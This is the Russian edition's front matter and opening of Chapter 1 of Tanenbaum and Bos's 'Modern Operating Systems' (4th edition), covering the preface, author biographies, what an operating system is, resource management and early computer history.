КЛАССИКА COMPUTER SCIENCE

СОВРЕМЕННЫЕ ОПЕРАЦИОННЫЕ СИСТЕМЫ

4-е ИЗДАНИЕ

Э. ТАНЕНБАУМ
Х. БОС

PH PTR

ПИТЕР

MODERN OPERATING SYSTEMS

4th Edition

Andrew S. Tanenbaum,
Herbert Bos

Prentice Hall PTR
Upper Saddle River, New Jersey 07458
www.phptr.com

КЛАССИКА COMPUTER SCIENCE

Э. ТАНЕНБАУМ
Х. БОС

СОВРЕМЕННЫЕ ОПЕРАЦИОННЫЕ СИСТЕМЫ

4-е ИЗДАНИЕ

ПИТЕР®

Москва · Санкт-Петербург · Нижний Новгород · Воронеж
Ростов-на-Дону · Екатеринбург · Самара · Новосибирск
Киев · Харьков · Минск
2015

ББК 32.973.3-018.2
УДК 004.451
Т18

Таненбаум Э., Бос Х.

Т18 Современные операционные системы. 4-е изд. — СПб.: Питер, 2015. — 1120 с.: ил. — (Серия «Классика computer science»).

ISBN 978-5-496-01395-6

Эндрю Таненбаум представляет новое издание своего всемирного бестселлера, необходимое для понимания функционирования современных операционных систем. Оно существенно отличается от предыдущего и включает в себя сведения о последних достижениях в области информационных технологий. Например, глава о Windows Vista теперь заменена подробным рассмотрением Windows 8.1 как самой актуальной версии на момент написания книги. Появился объемный раздел, посвященный операционной системе Android. Был обновлен материал, касающийся Unix и Linux, а также RAID-систем. Гораздо больше внимания уделено мультиядерным и многоядерным системам, важность которых в последние несколько лет постоянно возрастает. Появилась совершенно новая глава о виртуализации и облачных вычислениях. Добавился большой объем нового материала об использовании ошибок кода, о вредоносных программах и соответствующих мерах защиты. В книге в ясной и увлекательной форме приводится множество важных подробностей, которых нет ни в одном другом издании.

12+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.3-018.2
УДК 004.451

ISBN 978-0133591620 англ.
ISBN 978-5-496-01395-6

Краткое содержание

Оглавление

Предисловие

Четвертое издание этой книги во многом отличается от третьего. Поскольку развитие операционных систем не стоит на месте, приведение материала к современному состоянию потребовало внесения большого количества мелких изменений. Глава, посвященная мультимедийным операционным системам, была перемещена в Интернет, главным образом для освобождения места для нового материала и предотвращения разрастания книги до абсолютно неуправляемого размера. Глава, посвященная Windows Vista, удалена, поскольку Vista не оправдала возлагавшихся на нее компанией Microsoft надежд. Также была удалена глава, посвященная Symbian, поскольку эта система сейчас распространена далеко не так широко, как прежде. Материал о Vista был заменен сведениями о Windows 8, а материал о Symbian — информацией об Android. Кроме этого, появилась совершенно новая глава о виртуализации и облачных вычислениях. Далее приводится краткое описание внесенных изменений.

Глава 1 была существенно переработана и обновлена, но за исключением нового раздела о мобильных компьютерах никакие основные разделы не были добавлены или удалены.

Глава 2 обновлена за счет удаления устаревшего и добавления нового материала. К примеру, был добавлен новый примитив синхронизации фьютекс и раздел о том, как полностью избежать блокировки с помощью чтения — копирования — обновления.

Глава 3 стала более сконцентрированной на современном оборудовании и менее направленной на рассмотрение сегментации и MULTICS.

Из главы 4 убраны упоминания о компакт-дисках, поскольку они уже потеряли свою значимость, а их место заняли более современные решения (флеш-носители). Также к разделу, посвященному RAID-системам, добавлено описание RAID-массива уровня 6.

В главу 5 внесено множество изменений. Из нее убраны описания устаревших устройств, таких как ЭЛТ-дисплеи и приводы компакт-дисков, и добавлены устройства, разраюботанные по новым технологиям, такие как сенсорные экраны.

Глава 6 почти не изменилась. Тема взаимоблокировок, за исключением некоторых новых результатов, остается практически неизменной.

Глава 7 совершенно новая. Она посвящена важным темам виртуализации и облачных вычислений. В качестве тематического исследования к ней добавлен раздел о VMware.

Глава 8 представляет собой обновленную версию предыдущего материала по многопроцессорным системам. Теперь в ней больше внимания уделено мультиядерным и многоядерным системам, важность которых в последние несколько лет постоянно возрастает. Теперь здесь поднят ставший в последнее время более острым вопрос о согласованности данных кэша.

Глава 9 подверглась существенному пересмотру и реорганизации с добавлением большого объема нового материала об использовании ошибок кода, о вредоносных программах и соответствующих мерах защиты. Более подробно рассмотрены такие атаки, как разыменование нулевого указателя и переполнение буферов. Теперь дано подробное

описание защитных механизмов, NX-бит и рандомизации адресного пространства, а также способов, с помощью которых злоумышленники пытаются их преодолеть.

Глава 10 претерпела значительные изменения. Был обновлен материал, касающийся Unix и Linux, но главным дополнением можно считать новый довольно объемный раздел, посвященный операционной системе Android, которая часто встречается на смартфонах и планшетных компьютерах.

Глава 11 в третьем издании была посвящена Windows Vista. Теперь она заменена главой, посвященной Windows 8, а точнее Windows 8.1. То есть теперь в главе рассматривается самая актуальная версия.

Глава 12 представляет собой пересмотренную версию главы 13 из прошлого издания.

Глава 13 — это существенно обновленный список предлагаемого к изучению материала. Кроме того, список ссылок пополнился 223 новыми ссылками на работы, опубликованные после выхода третьего издания этой книги.

Кроме всего, по всей книге обновлены разделы, где рассказывается об исследованиях, чтобы отразить все новейшие работы, касающиеся операционных систем. К тому же во все главы добавлены новые вопросы.

Дополнительные материалы для преподавателей (на английском языке) можно найти по адресу www.pearsonhighered.com/tanenbaum. Там есть схемы, выполненные в PowerPoint, программные средства для изучения операционных систем, лабораторные работы для студентов, симуляторы и дополнительные материалы для использования в ходе преподавания курса, посвященного операционным системам. Преподавателям, использующим данную книгу в своем курсе, стоит туда заглянуть.

В работе над четвертым изданием принимали участие множество людей. В первую очередь это профессор Херберт Бос из Свободного университета Амстердама, ставший соавтором книги. Он специалист по безопасности и UNIX и обладает обширными познаниями в области компьютерных систем, поэтому очень хорошо, что он составил мне компанию. Им написано много нового материала, за исключением того, о чем будет упомянуто далее.

Наш редактор Трейси Джонсон (Tracy Johnson) была, как обычно, на высоте, приводя все к общему виду, объединяя материал, сглаживая шероховатости и заставляя выдерживать график работы над проектом. Нам также повезло в том, что к нам вернулась долгое время работавшая с нами ранее литературный редактор Камиль Трентакосте (Camille Trentacoste). Ее обширные познания во многих областях не раз спасали положение. Мы рады снова работать с ней после нескольких лет ее отсутствия. Также замечательно справилась со своей работой по координации усилий привлеченных к работе над книгой людей Кэрол Снайдер (Carole Snyder).

Материал главы 7, касающийся VMware (раздел 7.12), написан Эдуардом Бюньоном (Edouard Bugnion) из Федеральной политехнической школы Лозанны (Швейцария). Эд — один из основателей компании VMware и знаком с этим материалом как никто другой. Мы горячо благодарим его за предоставление нам этого материала.

Ада Гавриловска (Ada Gavrilovska) из Технологического института Джорджии, специалист по внутреннему устройству Linux, обновила главу 10 из третьего издания, которую сама же и написала. Материал по операционной системе Android в главе 10 написан Дианой Хакборн (Dianne Hackborn) из компании Google. Она является одним из ключевых разработчиков Android, ведущей операционной системы для смартфонов,

поэтому мы очень благодарны ей за помощь. Теперь материалы главы 10 стали весьма обширными и подробными, и любители UNIX, Linux и Android могут почерпнуть из нее много полезных сведений. Наверное, стоит упомянуть о том, что самая длинная и наиболее технически насыщенная глава книги была написана двумя женщинами. А мы лишь упростили материал.

И конечно же, мы не оставили без внимания Windows. Глава 11 из предыдущего издания книги обновлена Дэйвом Пробертом (Dave Probert) из компании Microsoft. Теперь в ней дается подробное описание операционной системы Windows 8.1. Дэйв очень хорошо разбирается в Windows, и у него достаточно широкий кругозор для того, чтобы показать разницу между теми местами, где специалисты Microsoft все сделали правильно, и теми местами, где они ошиблись. Любителям Windows эта глава, несомненно, понравится.

Вклад всех этих специалистов позволил книге стать значительно лучше. Мы еще раз хотим поблагодарить их за неоценимую помощь.

Нам также повезло с рядом рецензентов, прочитавших подготовленный к печати материал и предложивших новые вопросы для размещения в конце каждой главы. В их числе были Труди Левин (Trudy Levine), Шивакант Мишра (Shivakant Mishra), Кришна Сивалингам (Krishna Sivalingam) и Кен Вонг. Стив Армстронг создал PowerPoint-страницы для преподавателей, использующих в своих учебных курсах материалы книги.

Обычно технические редакторы и корректоры не удостаиваются особых благодарностей, но Боб Ленц (технический редактор) и Джо Раддик (корректор) отнеслись к своей работе с особой тщательностью. В частности, Джо с двадцати метров может заметить разницу между точками прямого и курсивного начертания. И тем не менее авторы несут полную ответственность за любые упущения в данной книге. Читатели, заметившие любые ошибки, могут обратиться к одному из авторов.

И наконец, последними по списку, но не по значимости идут Барбара и Марвин, которые каждый по-своему замечательны. Отличным дополнением нашей семьи стали Даниэль и Матильда, Арон и Натан, замечательные парнишки, и Оливия, просто сокровище. И, разумеется, мне хочется поблагодарить Сюзанну за ее любовь и терпение, не говоря уже о винограде, вишнях, апельсинах и других сельскохозяйственных продуктах.

Эндрю С. Таненбаум (Andrew S. Tanenbaum)

Хотел бы выразить особую благодарность Марике, Дуку и Джипу. Марике — за ее любовь и за то, что она коротала со мной все вечера, проведенные за работой над книгой, а Дуку и Джипу — за то, что они отрывали меня от этой работы и показывали, что в жизни есть дела и поважнее. Вроде игры Minecraft.

Херберт Бос (Herbert Bos)

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу электронной почты comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства http://www.piter.com вы найдете подробную информацию о наших книгах.

Об авторах

Эндрю С. Таненбаум получил степень бакалавра в Массачусетском технологическом институте и степень доктора философии в Калифорнийском университете в Беркли. В настоящее время он занимает должность профессора информатики в университете Врийе (Vrije) в Амстердаме (Нидерланды). Прежде он был деканом межуниверситетской аспирантуры по компьютерной обработке данных и изображений (Advanced School for Computing and Imaging), где вел исследования в области передовых параллельных систем, распределенных систем и систем обработки изображений. Он также был профессором Королевской Нидерландской академии искусства и наук (Royal Netherlands Academy of Arts and Sciences), что, собственно, и спасло его от превращения в бюрократа. Кроме того, выиграл престижный грант Европейского совета по научным исследованиям (European Research Council Advanced Grant).

В прошлом он вел исследования в области компиляторов, операционных систем, сетевых технологий и распределенных систем. Сейчас в основном сосредоточился на исследованиях в области надежных и безопасных операционных систем. В результате этих исследований появилось более 175 рецензированных статей, опубликованных в журналах и обнародованных на конференциях. Кроме этого, профессор Таненбаум является автором или соавтором пяти книг, которые переведены на 20 языков, от баскского до тайского, и используются в университетах по всему миру. В целом существует 163 варианта изданий его книг (комбинаций язык + издание).

Профессор также разработал значительный объем программного обеспечения, в частности MINIX, небольшого клона UNIX. Эта программа стала непосредственным вдохновляющим фактором для создания Linux и той платформой, на которой первоначально и разработана операционная система Linux. Текущая версия MINIX, которая носит название MINIX 3, в настоящий момент позиционируется как исключительно надежная и безопасная операционная система. Профессор Таненбаум будет считать свою работу завершенной, как только не останется ни одного пользователя, способного замыслить действия, приводящие к выходу операционной системы из строя. MINIX 3 — это развивающийся проект, находящийся в свободном доступе, и вас также приглашают к сотрудничеству по его развитию. Чтобы загрузить свободную копию и разобраться в ее работе, перейдите по адресу www.minix3.org. Загрузить можно версии как для x86, так и для ARM.

Аспиранты профессора Таненбаума, закончив учебу, добились больших успехов. И он ими очень гордится. В этом смысле он чем-то напоминает курицу-наседку.

Таненбаум является членом Ассоциации вычислительной техники (Association for Computing Machinery — ACM), Института инженеров по электротехнике и электронике

(Institute of Electrical and Electronics Engineers — IEEE), Королевской Нидерландской академии искусства и наук. Он удостоен многочисленных научных наград от ACM, IEEE и USENIX. У него имеются две почетные докторские степени. Если вы заинтересовались ученым, зайдите на страницу о нем в «Википедии».

Херберт Бос получил степень магистра в университете Твенте, а степень доктора философии — в компьютерной лаборатории Кембриджского университета (Великобритания). С тех пор он упорно работал над созданием надежных и эффективных архитектур ввода-вывода для операционной системы Linux и проводил исследования систем, основанных на MINIX 3. В настоящее время является профессором кафедры компьютерных наук университета Врийе (Vrije) в Амстердаме (Нидерланды) и занимается вопросами безопасности систем и сетей. Со своими студентами он работает над новыми способами обнаружения и прекращения атак, анализа и расшифровки устройства вредоносных программ, а также фиксации ботов (вредоносных инфраструктур, которыми могут быть охвачены миллионы компьютеров). В 2011 году под свои исследования по расшифровке устройства вредоносных программ он получил начальный грант Европейского совета по научным исследованиям (ERC Starting Grant). Трое из его студентов получили премию имени Роджера Нидхэма (Roger Needham Award) за лучшие кандидатские диссертации по системам.

Глава 1
Введение

Современный компьютер состоит из одного или нескольких процессоров, оперативной памяти, дисков, принтера, клавиатуры, мыши, дисплея, сетевых интерфейсов и других разнообразных устройств ввода-вывода. В итоге получается довольно сложная система. Если каждому программисту, создающему прикладную программу, нужно будет разбираться во всех тонкостях работы всех этих устройств, то он не напишет ни строчки кода. Более того, управление всеми этими компонентами и их оптимальное использование представляет собой очень непростую задачу. По этой причине компьютеры оснащены специальным уровнем программного обеспечения, который называется **операционной системой**, в чью задачу входит управление пользовательскими программами, а также всеми ранее упомянутыми ресурсами. Именно такие системы и являются предметом рассмотрения данной книги.

Большинство читателей уже имеют некоторый опыт работы с такими операционными системами, как Windows, Linux, FreeBSD или Max OS X, но их внешний облик может быть разным. Программы, с которыми взаимодействуют пользователи, обычно называемые **оболочкой**, когда они основаны на применении текста, и **графическим пользовательским интерфейсом** (Graphical User Interface (**GUI**)), когда в них используются значки, фактически не являются частью операционной системы, хотя задействуют эту систему в своей работе.

Схематично основные рассматриваемые здесь компоненты представлены на рис. 1.1. В нижней части рисунка показано аппаратное обеспечение. Оно состоит из микросхем, плат, дисков, клавиатуры, монитора и других физических объектов. Над аппаратным обеспечением находится программное обеспечение. Большинство компьютеров имеют два режима работы: режим ядра и режим пользователя. Операционная система — наиболее фундаментальная часть программного обеспечения, работающая в **режиме ядра** (этот режим называют еще **режимом супервизора**). В этом режиме она имеет полный доступ ко всему аппаратному обеспечению и может задействовать любую инструкцию, которую машина в состоянии выполнить. Вся остальная часть программного обеспечения работает в **режиме пользователя**, в котором доступно лишь подмножество инструкций машины. В частности, программам, работающим в режиме пользователя, запрещено использование инструкций, управляющих машиной или осуществляющих операции ввода-вывода (Input/Output — I/O). К различиям между режимами ядра и пользователя мы еще не раз вернемся на страницах этой книги. Эти различия оказывают решающее влияние на порядок работы операционной системы.

Программы пользовательского интерфейса — оболочка или GUI — находятся на самом низком уровне программного обеспечения, работающего в режиме пользователя, и позволяют пользователю запускать другие программы, такие как веб-браузер, программа чтения электронной почты или музыкальный плеер. Эти программы также активно пользуются операционной системой.




Рис. 1.1. Место операционной системы в структуре программного обеспечения

Местонахождение операционной системы показано на рис. 1.1. Она работает непосредственно с аппаратным обеспечением и является основой остального программного обеспечения.

Важное отличие операционной системы от обычного (работающего в режиме пользователя) программного обеспечения состоит в следующем: если пользователь недоволен конкретной программой чтения электронной почты, то он может выбрать другую программу или, если захочет, написать собственную программу, но не может написать собственный обработчик прерываний системных часов, являющийся частью операционной системы и защищенный на аппаратном уровне от любых попыток внесения изменений со стороны пользователя. Это различие иногда не столь четко выражено во встроенных системах (которые могут не иметь режима ядра) или интерпретируемых системах (таких, как системы, построенные на основе языка Java, в которых для разделения компонентов используется не аппаратное обеспечение, а интерпретатор).

Во многих системах также есть программы, работающие в режиме пользователя, но помогающие работе операционной системы или выполняющие особые функции. К примеру, довольно часто встречаются программы, позволяющие пользователям изменять их пароли. Они не являются частью операционной системы и не работают в режиме ядра, но всем понятно, что они выполняют важную функцию и должны быть особым образом защищены. В некоторых системах эта идея доведена до крайней формы, и те области, которые традиционно относились к операционной системе (например, файловая система), работают в пространстве пользователя. В таких системах трудно провести четкую границу. Все программы, работающие в режиме ядра, безусловно, являются частью операционной системы, но некоторые программы, работающие вне этого режима, возможно, также являются ее частью или, по крайней мере, имеют с ней тесную связь.

Операционные системы отличаются от пользовательских программ (то есть приложений) не только местоположением. Их особенности — довольно большой объем, сложная структура и длительные сроки использования. Исходный код основы операционной системы типа Linux или Windows занимает порядка 5 млн строк. Чтобы представить себе этот объем, давайте мысленно распечатаем 5 млн строк в книжном формате по 50 строк на странице и по 1000 страниц в каждом томе (что больше этой книги). Чтобы распечатать такое количество кода, понадобится 100 томов, а это практически целая книжная полка. Можете себе представить, что вы получили задание

по поддержке операционной системы и в первый же день ваш начальник подвел вас к книжной полке и сказал: «Вот это все нужно выучить». И это касается только той части, которая работает в режиме ядра. При включении необходимых общих библиотек объем Windows превышает 70 млн строк кода (напечатанные на бумаге, они займут 10–20 книжных полок), и это не считая основных прикладных программ (таких, как Windows Explorer, Windows Media Player и т. д.).

Теперь понятно, почему операционные системы живут так долго, — их очень трудно создавать, и, написав одну такую систему, владелец не испытывает желания ее выбросить и приступить к созданию новой. Поэтому операционные системы развиваются в течение долгого периода времени. Семейство Windows 95/98/Me по своей сути представляло одну операционную систему, а семейство Windows NT/2000/XP/Vista/Windows 7 — другую. Для пользователя они были похожи друг на друга, поскольку Microsoft позаботилась о том, чтобы пользовательский интерфейс Windows 2000/XP/Vista/Windows 7 был очень похож на ту систему, которой он шел на замену, а чаще всего это была Windows 98. Тем не менее у Microsoft были довольно веские причины, чтобы избавиться от Windows 98, и мы еще вернемся к их рассмотрению, когда в главе 11 приступим к подробному изучению системы Windows.

Другим примером, который используется во всей книге, будет операционная система UNIX, ее варианты и клоны. Она также развивалась в течение многих лет, существуя в таких базирующихся на исходной системе версиях, как System V, Solaris и FreeBSD. А вот Linux имеет новую программную основу, хотя ее модель весьма близка к UNIX и она обладает высокой степенью совместимости с этой системой. Примеры, касающиеся UNIX, будут использоваться во всей книге, а Linux подробно рассматривается в главе 10.

В данной главе мы коротко коснемся ряда ключевых аспектов операционных систем, узнаем, что они собой представляют, изучим их историю, все, что происходило вокруг них, рассмотрим некоторые основные понятия операционных систем и их структуру. Многие важные темы будут более подробно рассмотрены в последующих главах.

1.1. Что такое операционная система?

Дать точное определение операционной системы довольно трудно. Можно сказать, что это программное обеспечение, которое работает в режиме ядра, но и это утверждение не всегда будет соответствовать истинному положению вещей. Отчасти проблема здесь в том, что операционные системы осуществляют две значительно отличающиеся друг от друга функции: предоставляют прикладным программистам (и прикладным программам, естественно) вполне понятный абстрактный набор ресурсов взамен неупорядоченного набора аппаратного обеспечения и управляют этими ресурсами. В зависимости от того, кто именно ведет разговор, можно услышать больше о первой или о второй из них. Нам же предстоит рассмотреть обе эти функции.

1.1.1. Операционная система как расширенная машина

Архитектура большинства компьютеров (система команд, организация памяти, ввод-вывод данных и структура шин) на уровне машинного языка слишком примитивна и неудобна для использования в программах, особенно это касается систем ввода-вывода. Чтобы перевести разговор в конкретное русло, рассмотрим современные жест-

кие диски SATA (Serial ATA), используемые на большинстве компьютеров. Книга, выпущенная издательством Anderson в 2007 году и содержащая описание дискового интерфейса, который программисты должны были изучить для использования диска, содержала свыше 450 страниц. После этого интерфейс многократно пересматривался и стал еще сложнее, чем был в 2007 году. Понятно, что ни один здравомыслящий программист не захочет иметь дела с таким диском на аппаратном уровне. Вместо него оборудованием занимается та часть программного обеспечения, которая называется драйвером диска и предоставляет, не вдаваясь в детали, интерфейс для чтения и записи дисковых блоков. Операционные системы содержат множество драйверов для управления устройствами ввода-вывода.

Но для большинства приложений слишком низким является даже этот уровень. Поэтому все операционные системы предоставляют еще один уровень абстракции для использования дисков — файлы. Используя эту абстракцию, программы могут создавать, записывать и читать файлы, не вникая в подробности реальной работы оборудования.

Эта абстракция является ключом к управлению сложностью. Хорошая абстракция превращает практически неподъемную задачу в две, решить которые вполне по силам. Первая из этих задач состоит в определении и реализации абстракций, а вторая — в использовании этих абстракций для решения текущей проблемы. Одна из абстракций, понятная практически любому пользователю компьютера, — это уже упомянутый ранее файл. Он представляет собой полезный объем информации, скажем, цифровую фотографию, сохраненное сообщение электронной почты или веб-страницу. Работать с фотографиями, сообщениями электронной почты и веб-страницами намного легче, чем с особенностями SATA-дисков (или других дисковых устройств). Задача операционной системы заключается в создании хорошей абстракции, а затем в реализации абстрактных объектов, создаваемых в рамках этой абстракции, и управлении ими. В этой книге абстракциям будет уделено весьма большое внимание, поскольку они являются одним из ключей к пониманию операционных систем.

Учитывая важность этого положения, стоит изложить его несколько другими словами. При всем уважении к разработчикам Macintosh, следует заметить, что аппаратное обеспечение не отличается особым изяществом. Реально существующие процессоры, блоки памяти, диски и другие компоненты представляют собой слишком сложные устройства, предоставляющие трудные, неудобные, не похожие друг на друга и не обладающие постоянством интерфейсы для тех людей, которым приходится создавать для них программное обеспечение. Иногда такая ситуация объясняется необходимостью поддержки обратной совместимости, а иногда она связана со стремлением к экономии средств, но порой разработчики аппаратного обеспечения просто не понимают (или не хотят понимать), как много проблем они создают для разработчиков программного обеспечения. Одна из главных задач операционной системы — скрыть аппаратное обеспечение и существующие программы (и их разработчиков) под создаваемыми взамен них и приспособленными для нормальной работы красивыми, элегантными, неизменными абстракциями. Операционные системы превращают уродство в красоту (рис. 1.2).

Следует отметить, что реальными «заказчиками» операционных систем являются прикладные программы (разумеется, не без помощи прикладных программистов). Именно они непосредственно работают с операционной системой и ее абстракциями. А конечные пользователи работают с абстракциями, предоставленными пользовательским интерфейсом, — это или командная строка оболочки, или графический интерфейс. Абстракции пользовательского интерфейса могут быть похожими на абстракции,




Рис. 1.2. Операционная система превращает уродливое аппаратное обеспечение в красивые абстракции

предоставляемые операционной системой, но так бывает не всегда. Чтобы пояснить это положение, рассмотрим обычный рабочий стол Windows и командную строку. И то и другое — программы, работающие под управлением операционной системы Windows и использующие предоставленные этой системой абстракции, но они предлагают существенно отличающиеся друг от друга пользовательские интерфейсы. Точно так же пользователи Linux, работающие в Gnome или KDE, видят совершенно иной интерфейс, чем пользователи Linux, работающие в X Window System, но положенные в основу абстракции операционной системы в обоих случаях одни и те же.

В данной книге мы подробнейшим образом изучим те абстракции, которые предоставляются прикладным программам, но не станем слишком углубляться в пользовательские интерфейсы. Это весьма объемная и важная тема, но с операционными системами она связана слабо.

1.1.2. Операционная система в качестве менеджера ресурсов

Представление о том, что операционная система главным образом предоставляет абстракции для прикладных программ, — это взгляд сверху вниз. Сторонники альтернативного взгляда, снизу вверх, придерживаются того мнения, что операционная система существует для управления всеми частями сложной системы. Современные компьютеры состоят из процессоров, памяти, таймеров, дисков, мышей, сетевых интерфейсов, принтеров и широкого спектра других устройств. Сторонники взгляда снизу вверх считают, что задача операционной системы заключается в обеспечении упорядоченного и управляемого распределения процессоров, памяти и устройств ввода-вывода между различными программами, претендующими на их использование.

Современные операционные системы допускают одновременную работу нескольких программ. Представьте себе, что будет, если все три программы, работающие на одном и том же компьютере, попытаются распечатать свои выходные данные одновременно на одном и том же принтере. Первые несколько строчек распечатки могут быть от программы № 1, следующие несколько строчек — от программы № 2, затем несколько строчек от программы № 3 и т. д. В результате получится полный хаос. Операционная система призвана навести порядок в потенциально возможном хаосе за счет буфери-

зации на диске всех выходных данных, предназначенных для принтера. После того как одна программа закончит свою работу, операционная система сможет скопировать ее выходные данные с файла на диске, где они были сохранены, на принтер, а в то же самое время другая программа может продолжить генерацию данных, не замечая того, что выходные данные фактически (до поры до времени) не попадают на принтер.

Когда с компьютером (или с сетью) работают несколько пользователей, потребности в управлении и защите памяти, устройств ввода-вывода и других ресурсов значительно возрастают, поскольку иначе пользователи будут мешать друг другу работать. Кроме этого, пользователям часто требуется совместно использовать не только аппаратное обеспечение, но и информацию (файлы, базы данных и т. п.). Короче говоря, сторонники этого взгляда на операционную систему считают, что ее первичной задачей является отслеживание того, какой программой какой ресурс используется, чтобы удовлетворять запросы на использование ресурсов, нести ответственность за их использование и принимать решения по конфликтующим запросам от различных программ и пользователей.

Управление ресурсами включает в себя **мультиплексирование** (распределение) ресурсов двумя различными способами: во времени и в пространстве. Когда ресурс разделяется во времени, различные программы или пользователи используют его по очереди: сначала ресурс получают в пользование одни, потом другие и т. д. К примеру, располагая лишь одним центральным процессором и несколькими программами, стремящимися на нем выполняться, операционная система сначала выделяет центральный процессор одной программе, затем, после того как она уже достаточно поработала, центральный процессор получает в свое распоряжение другая программа, затем еще одна программа, и, наконец, его опять получает в свое распоряжение первая программа. Определение того, как именно ресурс будет разделяться во времени — кто будет следующим потребителем и как долго, — это задача операционной системы. Другим примером мультиплексирования во времени может послужить совместное использование принтера. Когда в очереди для распечатки на одном принтере находятся несколько заданий на печать, нужно принять решение, какое из них будет выполнено следующим.

Другим видом разделения ресурсов является пространственное разделение. Вместо поочередной работы каждый клиент получает какую-то часть разделяемого ресурса. Например, оперативная память обычно делится среди нескольких работающих программ, так что все они одновременно могут постоянно находиться в памяти (например, используя центральный процессор по очереди). При условии, что памяти достаточно для хранения более чем одной программы, эффективнее разместить в памяти сразу несколько программ, чем выделять всю память одной программе, особенно если ей нужна лишь небольшая часть от общего пространства. Разумеется, при этом возникают проблемы равной доступности, обеспечения безопасности и т. д., и их должна решать операционная система. Другим ресурсом с разделяемым пространством является жесткий диск. На многих системах на одном и том же диске могут одновременно храниться файлы, принадлежащие многим пользователям. Распределение дискового пространства и отслеживание того, кто какие дисковые блоки использует, — это типичная задача операционной системы по управлению ресурсами.

1.2. История операционных систем

История развития операционных систем насчитывает уже много лет. В следующих разделах книги мы кратко рассмотрим некоторые основные моменты этого развития.

Так как операционные системы появились и развивались в процессе конструирования компьютеров, эти события исторически тесно связаны. Поэтому чтобы представить, как выглядели операционные системы, мы рассмотрим несколько следующих друг за другом поколений компьютеров. Такая схема взаимосвязи поколений операционных систем и компьютеров носит довольно приблизительный характер, но она обеспечивает некоторую структуру, без которой невозможно было бы что-то понять.

Первый настоящий цифровой компьютер был изобретен английским математиком Чарльзом Бэббиджем (Charles Babbage, 1792–1871). Хотя большую часть жизни Бэббидж посвятил созданию своей аналитической машины, он так и не смог заставить ее работать должным образом. Это была чисто механическая машина, а технологии того времени не были достаточно развиты для изготовления многих деталей и механизмов высокой точности. Не стоит и говорить, что его аналитическая машина не имела операционной системы.

Интересный исторический факт: Бэббидж понимал, что для аналитической машины ему необходимо программное обеспечение, поэтому он нанял молодую женщину по имени Ада Лавлейс (Ada Lovelace), дочь знаменитого британского поэта Джорджа Байрона. Она и стала первым в мире программистом, а язык программирования Ada ® был назван именно в ее честь.

1.2.1. Первое поколение (1945–1955): электронные лампы

После безуспешных усилий Бэббиджа прогресс в конструировании цифровых компьютеров практически не наблюдался вплоть до Второй мировой войны, которая стимулировала взрывную активизацию работ над ними. Профессор Джон Атанасов (John Atanasoff) и его аспирант Клиффорд Берри (Clifford Berry) создали в университете штата Айовы конструкцию, которая сейчас считается первым действующим цифровым компьютером. В ней использовалось 300 электронных ламп. Примерно в то же время Конрад Цузе (Konrad Zuse) в Берлине построил Z3 — компьютер, основанный на использовании электромеханических реле. В 1944 году группой ученых (включая Алана Тьюринга) в Блетшли Парк (Великобритания) был построен и запрограммирован «Колоссус», в Гарварде Говардом Айкеном (Howard Aiken) построен «Марк I», а в университете штата Пеннсильвания Вильям Мочли (William Mauchley) и его аспирант Джон Преспер Эккерт (J. Presper Eckert) построили «Эниак». Некоторые из этих машин были цифровыми, в других использовались электронные лампы, а работу части из них можно было программировать, но все они были весьма примитивно устроены и тратили многие секунды на производство даже простейших вычислений.

На заре компьютерной эры каждую машину проектировала, создавала, программировала, эксплуатировала и обслуживала одна и та же группа людей (как правило, инженеров). Все программирование велось исключительно на машинном языке или, и того хуже, за счет сборки электрических схем, а для управления основными функциями машины приходилось подключать к коммутационным панелям тысячи проводов. О языках программирования (даже об ассемблере) тогда еще ничего не было известно. Об операционных системах вообще никто ничего не слышал. Режим работы программиста заключался в том, чтобы записаться на определенное машинное время на специальном стенде, затем спуститься в машинный зал, вставить свою коммутационную панель в компьютер и провести следующие несколько часов в надежде, что в процессе работы не выйдет из строя ни одна из примерно 20 тысяч электронных ламп. В сущности, все

решаемые задачи сводились к простым математическим и числовым расчетам, таким как уточнение таблиц синусов, косинусов и логарифмов или вычисление траекторий полета артиллерийских снарядов.

Когда в начале 1950-х годов появились перфокарты, положение несколько улучшилось. Появилась возможность вместо использования коммутационных панелей записывать программы на картах и считывать с них, но в остальном процедура работы не претерпела изменений.

1.2.2. Второе поколение (1955–1965): транзисторы и системы пакетной обработки

В середине 1950-х годов изобретение и применение транзисторов радикально изменило всю картину. Компьютеры стали достаточно надежными, появилась высокая вероятность того, что машины будут работать довольно долго, выполняя при этом полезные функции. Впервые сложилось четкое разделение между проектировщиками, сборщиками, операторами, программистами и обслуживающим персоналом.

